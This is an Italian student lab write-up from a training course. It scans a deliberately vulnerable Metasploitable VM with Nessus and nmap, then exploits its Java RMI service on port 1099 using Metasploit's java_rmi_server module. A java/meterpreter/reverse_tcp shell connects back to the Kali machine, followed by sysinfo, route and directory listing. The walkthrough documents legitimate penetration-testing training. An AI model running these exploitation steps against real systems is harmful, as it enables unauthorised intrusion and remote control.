

## ESERCIZIO EPICODE 16/06/2023

Ho avviato le macchine Kali Linux e Metasploitable. Ho modificato gli indirizzi IP come da consegna, riavviato le macchine e con il comando “ifconfig” mi sono assicurata le impostazioni fossero state salvate. Successivamente ho verificato le macchine pingassero tra loro con successo.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:2F:37:25
      inet addr:192.168.99.112 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe2f:3725:64 Scope:link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:60 errors:0 dropped:0 overruns:0 frame:0
      TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:3840 (3.7 KB)  TX bytes:4888 (3.9 KB)
      Base address:0xd020 Memory:f0200000-f0220000


lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1:128 Scope:Host
      UP LOOPBACK RUNNING  MTU:65536  Metric:1
      RX packets:106 errors:0 dropped:0 overruns:0 frame:0
      TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:20817 (20.3 KB)  TX bytes:20817 (20.3 KB)

nsfadmin@metasploitable:~$
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.99.111 netmask 255.255.255.0  broadcast 192.168.99.255
      inet6 fe80::a00:27ff:fec7:e136 prefixlen 64 scopeid 0<20<link>
      ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
      RX packets 51  bytes 4286 (4.1 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 44  bytes 4114 (4.0 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0<10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 134  bytes 12916 (12.6 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 134  bytes 12916 (12.6 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Su Kali Linux ho avviato Nessus tramite prompt con il comando “sudo systemctl status nessusd.service” ed utilizzato il programma alla pagina <https://kali:8834/>. Ho utilizzato uno Basic Scan per il vulnerability assessment della macchina Metasploitable. In immagine le vulnerabilità critiche trovate dal programma.



Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Request Injection (GHOSTcat)	Web Servers	1
CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	...	...	SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	...	SSL (Multiple Issues)	Service detection	3
HIGH	7.5		NFS Shares World Readable	RPC	1
HIGH	7.5	6.7	Samba Badlock Vulnerability	General	1
MIXED	...	...	SSL (Multiple Issues)	General	27
MIXED	...	...	ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5		TLS Version 1.0 Protocol Detection	Service detection	2
MEDIUM	5.9	4.4	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eEncryption)	Misc.	1
MIXED	...	...	SSH (Multiple Issues)	Misc.	6

Dovendo utilizzare una vulnerabilità di Java, ho cercato la vulnerabilità RMI e creato un report a riguardo.

#### Scan Information

Start time: Fri Jun 16 04:42:47 2023  
End time: Fri Jun 16 05:10:50 2023

#### Host Information

Netbios Name: METASPLOITABLE  
IP: 192.168.99.112  
MAC Address: 08:00:27:2F:37:25  
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

#### Vulnerabilities

##### 22227 - RMI Registry Detection

#### Synopsis

An RMI registry is listening on the remote host.

#### Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

#### See Also

<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>  
<http://www.nessus.org/u?b6fd7659>

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2006/08/16, Modified: 2022/06/01

#### Plugin Output

tcp/1099/rmi\_registry  
tcp/1099/rmi\_registry

```
Valid response recieved for port 1099:
0x00: 51 AC ED 00 05 77 0F 01 4F 27 CC DB 00 00 01 88      Q....w..O'.....
0x10: C3 69 FF 3F 80 02 75 72 00 13 5B 4C 6A 61 76 61      .i?...ur..[Ljava
0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56      .lang.String;..V
0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00      ... {G...pxp....
```

Ho anche utilizzato nmap per una enumerazione dei servizi attivi. Come possiamo osservare dalla scansione di Nessus e dall'enumerazione di nmap, abbiamo una vulnerabilità del servizio java-rmi sulla porta 1099.

```
(kali@kali)-[~]
$ nmap -sV 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 06:00 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.05 seconds
```

Avvio MSFconsole da Kali Linux. Cerco la vulnerabilità in modo mirato scrivendo java\_rmi. Tra i moduli disponibili, il migliore per il mio caso è il numero 1. La vulnerabilità 1099 Java RMI è causata da una configurazione di default errata e il modulo numero 1 è descritto proprio come “Insecure Default Configuration Java Code Execution.

```
(kali@kali)-[~]
$ msfconsole
msf5 (kali@kali)-[~]
$ search java_rmi
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/gather/java_rmi_registry 2011-10-15 excellent Yes Java RMI Registry Interface
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-03-31 excellent No Java RMI Server Insecure Default Configuration Java Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation
```

Utilizzo l'exploit numero 1 e attraverso il comando "show options" osservo i parametri necessari al lancio dell'exploit. Ho bisogno di RHOST ovvero l'indirizzo IP della macchina da attaccare. Con il comando set RHOSTS 192.168.99.112 configuro il parametro e con "show options" verifico la modifica sia stata salvata correttamente. Non ho bisogno di aggiungere un payload perché già disponibile di default.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.99.112
RHOSTS => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                            |
| RHOSTS    | 192.168.99.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |


```



Faccio partire l'attacco con il comando "exploit". Viene avviata una sessione di Meterpreter. Verifico il successo dell'attacco con il comando "ifconfig" che mi restituisce l'indirizzo IP della macchina vittima. L'attacco ha avuto successo. Proseguo con il comando "route" per accedere alle impostazioni di routing e con il comando "sysinfo" per recuperare informazioni sulla macchina exploitata. Con il comando "ls" ottengo una lista delle directory.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/mJD9Ip3qrtf0zsx
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:33215) at 2023-06-16 06:06:22 -0400

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe2f:3725
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0            lo
192.168.99.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:fe2f:3725 ::           ::           0            eth0

meterpreter > ls
Listing: /

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux

meterpreter > ls
Listing: /

Mode          Size      Type      Last modified      Name
-----
040666/rw-rw-rw- 4096     dir       2012-05-13 23:35:33 -0400 bin
040666/rw-rw-rw- 1024     dir       2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw- 4096     dir       2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw- 13540    dir       2023-06-16 03:57:08 -0400 dev
040666/rw-rw-rw- 4096     dir       2023-06-16 03:57:13 -0400 etc
040666/rw-rw-rw- 4096     dir       2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw- 4096     dir       2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw- 7929183  fil       2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw- 4096     dir       2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw- 16384    dir       2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw- 4096     dir       2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw- 4096     dir       2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw- 13031    fil       2023-06-16 03:57:35 -0400 nohup.out
040666/rw-rw-rw- 4096     dir       2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw- 0        dir       2023-06-16 03:56:58 -0400 proc
040666/rw-rw-rw- 4096     dir       2023-06-16 03:57:35 -0400 root
040666/rw-rw-rw- 4096     dir       2012-05-13 21:54:53 -0400/sbin
040666/rw-rw-rw- 4096     dir       2010-03-16 18:57:38 -0400/srv
040666/rw-rw-rw- 0        dir       2023-06-16 03:56:59 -0400/sys
040666/rw-rw-rw- 4096     dir       2023-06-16 06:11:20 -0400/tmp
040666/rw-rw-rw- 4096     dir       2010-04-28 00:06:37 -0400/usr
040666/rw-rw-rw- 4096     dir       2010-03-17 10:08:23 -0400/var
100666/rw-rw-rw- 1987288  fil       2008-04-10 12:55:41 -0400/vmlinuz
```